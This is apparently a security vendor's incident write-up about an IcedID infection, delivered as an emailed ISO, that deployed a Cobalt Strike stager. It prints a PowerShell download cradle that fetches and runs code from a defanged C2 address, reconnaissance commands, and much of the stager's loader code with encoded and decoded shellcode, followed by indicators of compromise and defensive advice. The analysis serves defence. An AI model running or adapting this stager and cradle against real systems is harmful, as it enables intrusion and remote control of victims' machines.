IcedID to Cobalt Strike In Under 20 Minutes

esentire.com/blog/icedid-to-cobalt-strike-in-under-20-minutes

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.


Here’s the latest from our TRU Team…

What did we find?

- We identified IcedID malware attempting to load Cobalt Strike within 20 minutes of initial infection.

- As noted in the June 2021 TRU Positive, IcedID is a modular banking trojan and precursor to hands-on-intrusions and ransomware attacks.
- The incident started with the victim unwittingly mounting and executing the contents of an ISO file delivered through email.

    This technique uses a disk image (.iso) containing a shortcut and hidden files. When clicked, the shortcut command uses the regsvr32 lolbin to execute the IcedID payload hidden within the mounted image container.
- Once executed, IcedID immediately performs discovery commands to capture the system, domain, and networking information. These are common commands executed by precursor malware and are likely used to prioritize footholds for further intrusion actions.
- Less than 20 minutes from initial infection, the host executed remote PowerShell commands to deploy a Cobalt Strike stager.




Process	Host	User	Logon type	State	Last activity	Duration
powershell.exe	[redacted]	[redacted]	Interactive	Running	2 days ago	2 days

Command line - Copy

```
powershell -windowstyle hidden -c "$a=[IO.File]::ReadAllText("""C:\Users\[redacted]AppData\Local\Temp\gokaco.txt"""); iex $a; exit;"
```

This host has been isolated from the rest of the network.

Figure 1 Endpoint View Showing IcedID Execution, Discovery Commands and Cobalt Strike Execution via PowerShell




documentation-*[random 3 digits]*.zip\documentation- *[random 3 digits]*.iso
17:53:55 GMT
Email Attachment Opened
17:54:22 GMT
ISO Mounted and Shortcut Executed
17:55:35 GMT
Discovery Commands
18:10:37 GMT
Cobalt Strike Stager

```
IEX (New-Object Net.WebClient).DownloadString('hxxp://162[.]33.179.178/asdhodihsa')
```

```
net group "Domain Admins" /domain
net view /all
net view /all /domain
nltest /domain_trusts /all_trusts
nltest /domain_trusts
net config workstation
systeminfo
ipconfig /all
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
```

Figure 2 Timeline of Events from IcedID Infection to Cobalt Strike



```
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType
    ('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.
    GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]
    ::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String
    ('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjjx9CXyEPA2Li6i5iIuLBznFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hrO2eoYwNqIvPAdWvc6mKoF6trIvVuEuprEuOPYuLqLmIi4h
    vDVtJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz9qIvNiqCerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMcps3Nzcfkkjap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbKsCMjI3lrquJim5
    giIyNuEupicmJySSBicmKZdKq85dz2yFp4a6riaxLxaqr7bhLqcUsjEeOncXFimch2DRjc9muq5Wug4HNJKXxrqtKZPCMjI0kjS6MQIyNqqsNimicjIyNimVZlvaXc9muq0muq
    +Wrk49zc3NxuEupxcWKZDiU7WNz2puMspr4iIyNr3Owsp68iIyPIkMrHIiMjy6Hc3NwMSVJWRlFaDhANEA0RDVBPSk4NTkpNDUlQI2u9pZGLIibPBMl+1wnRjKrSxqunGOe1/PKHu
    +NKW7I22N2uqHb6PwVPaphgBy9QfDr2G1EZI2JAQEZTVxkDV0ZbVwxLV05PD0JTU09KQEJXSkxNDFtLV05PCFtOTw9CU1NPSkBCV0pMTQxbTk8YUh4TDRoPCQwJGFIeEw0bLiliQEBGU1cOb0JNRFZCREYZA0ZNDnZwD0ZNGFIeEw0WLilxRkVGU
    UZRGQNLV1dTGQwMQExHRg1JUlZGUVoNQExODC4pYkBARlNXDmZNQExHSk1EGQNEWUpTDwNHRkVPQldGLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNPSkhGA2RGQEhMLikjW
    4Lna3FVgbZJkqChz/VQo93jTckjpnarXeovmqrGcroQ000ekmNxdnV/
    X5yP86ddo08mK7AxMyNindOWgXXc9msS6pkjI2MjYpsjMyMjYppjIyMjYpl7h3DG3PZrsHBwa6rEa6rSa6r5YpsjAyMjaqraYpkxtarB3PZroOcDpuNXlUWoJGsi4KbjVvR7e3trJowsIyNz4Mtc3tzcSVJWRlFaUEZCUUBLRk1ESk1GDUBMTiN9
    DVuz')

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }
```

```
üH.äðèÈ...AQAPRQVH1ÒeH.R`H.R.H.R H.rPH.·JJM1ÉH1À¬<a|., AÁÉ
A.ÁâíRAQH.R .B<H.Ðf.x...ur......H.ÀtgH.ÐP.H.D.@ I.ÐãVHÿÉA.4.H.ÖM1ÉH1À¬AÁÉ
A.Á8àuñL.L$.E9ÑuØXD.@$I.ÐfA..HD.@.I.ÐA...H.ÐAXAX^YZAXAYAZH.ì ARÿàXAYZH..éOÿÿÿ]j.I¾wininet.AVI.æL.ñAºLw&.ÿÕH1ÉH1ÒM1ÀM1ÉAPAPAº:Vy§ÿÕé....ZH.ÁA¸»...M1ÉAQAQj.AQAºW..ÆÿÕëy[H.ÁH1ÒI.ØM1ÉRh.2À.
RRAºëU.;ÿÕH.ÆH.ÅPj
_H.ñº....j.h.3..I.àA¹....AºuF..ÿÕH.ñH.ÚICÀÿÿÿÿM1ÉRRAº-..{ÿÕ.À......HÿÏ......ë³éä...è.ÿÿÿ/jquery-3.3.2.slim.min.js.H..²¨..ì'ê]ô*ò¯.ñå..;Ä.ßÑ¤.Àix..ûþ..UÙ.&lI»C$.s_.Õ8r:.Accept: text/html,
application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
.x¡AHRv¢.j±..iOs.þAnê..U.~E.¹.åQ.3.`½±@RUV\|¿¬Ð.~.l......A¼ðµ¢VÿOH1Eº..@.A¸....A¹@...AºX¤SåÿÕH.SSH.çH.ñH.ÚA¸. ..I.ùAº...âÿÕH.Ä .Àt¶f..H.Ã.Àu×XXXH.¯...PÃè.ýÿÿjquerysearchengine.com.^.x.
```

Figure 3 Cobalt Strike PowerShell Stager

How did we find it?

- Our Machine Learning PowerShell classifier identified the malicious Cobalt Strike PowerShell command.
- MDR for Network disrupted and alerted on the IcedID C2 traffic.

What did we do?

Our 24/7 SOC alerted the customer, and the host was contained.

What can you learn from this TRU positive?

- Ransomware precursor threats such as IcedID, Emotet and Qakbot must be identified and contained before the host is used as a foothold for further attacks.

- Adversaries are streamlining attacks to account for defender reaction times.
    - In December 2021, Emotet was observed directly deploying Cobalt Strike beacons to expedite intrusion actions. This was a departure from historical observations where malware such as Trickbot was deployed prior to Cobalt Strike.
    - IcedID has been documented loading Cobalt Strike as recently as January 2022.
    - In this case, the rapid deployment of Cobalt Strike stager suggests that an interactive intrusion was imminent.
- Adversaries are using alternative techniques (e.g., .iso containers) to macro-based execution in malicious documents.

    This is likely in response to Microsoft’s recent announcement of blocking macros by default in internet-sourced files starting in 2022.

Recommendations from our Threat Response Unit (TRU) Team:

Loader malware attempts to install other malware, so the priority should be to identify and investigate the presence of follow-on malware on systems. In addition, we recommend:

- Display file extensions for known file types and consider showing hidden files to users by default.
- Conduct Managed Phishing and Security Awareness Training on a regular basis. Warn users about the threat posed by scripts (e.g. JavaScript or VBScript) and image files (.iso) attached or linked in emails.
- Employ email filtering and protection measures.
    - Block or quarantine email attachments such as EXEs, Password Protected ZIPs, JavaScript, Visual Basic scripts.
    - Implement anti-spoofing measures such as DMARC and SPF.
    - Employ an MFA solution to reduce impact of compromised credentials.
    - Train users to identify and report suspicious emails.
- Protect endpoints against malware.
    - Ensure antivirus signatures are up-to-date.
    - Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.
    - Limit or disable macros across the organization. See UK's National Cyber Centre guidance on Macro Security.

Ask Yourself…

1. Is your malware identification and remediation process agile enough to disrupt follow-on attacks stemming from loader malware?
2. What level of visibility do you have across your network, endpoint and overall environment to detect malicious behavior at scale?
3. What tools are you employing for email filtering and how is that activity monitored?

4. What level of managed endpoint support do you have in place?
5. Are you monitoring your endpoints 24/7 and what degree of control do you have to initiate a kill switch when required?

Indicators of Compromise

Value	Description
51[.]89[.]73[.]150	IcedID C2
194[.]15[.]112[.]23	IcedID C2
149[.]3[.]170[.]104	IcedID C2
cooldogblunts[.]com	IcedID C2
reseptors[.]com	IcedID C2
coolbearblunts[.]com	IcedID C2
88[.]119[.]161[.]88	IcedID
934a3c540bb7224f9e0f6229b7dbe00b	IcedID
http://162[.]33[.]179[.]178/pasdphaiusfoifds	PowerShell Download Cradle for Cobalt Strike
0ab07147f62d8daabb591c7b4ccb4187	PowerShell Download Cradle for Cobalt Strike
http://162[.]33[.]179[.]178/asdhodihsa	Cobalt Strike PowerShell Stager
a1702eceb019352298b88b2011bfe8af	Cobalt Strike PowerShell Stager
162[.]33[.]178[.]218	Cobalt Strike
jquerysearchengine[.]com	Cobalt Strike
162[.]33[.]179[.]178	Cobalt Strike

If you're not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with us for security services in order to disrupt threats before they impact your business.

Want to learn more? Connect with an eSentire Security Specialist.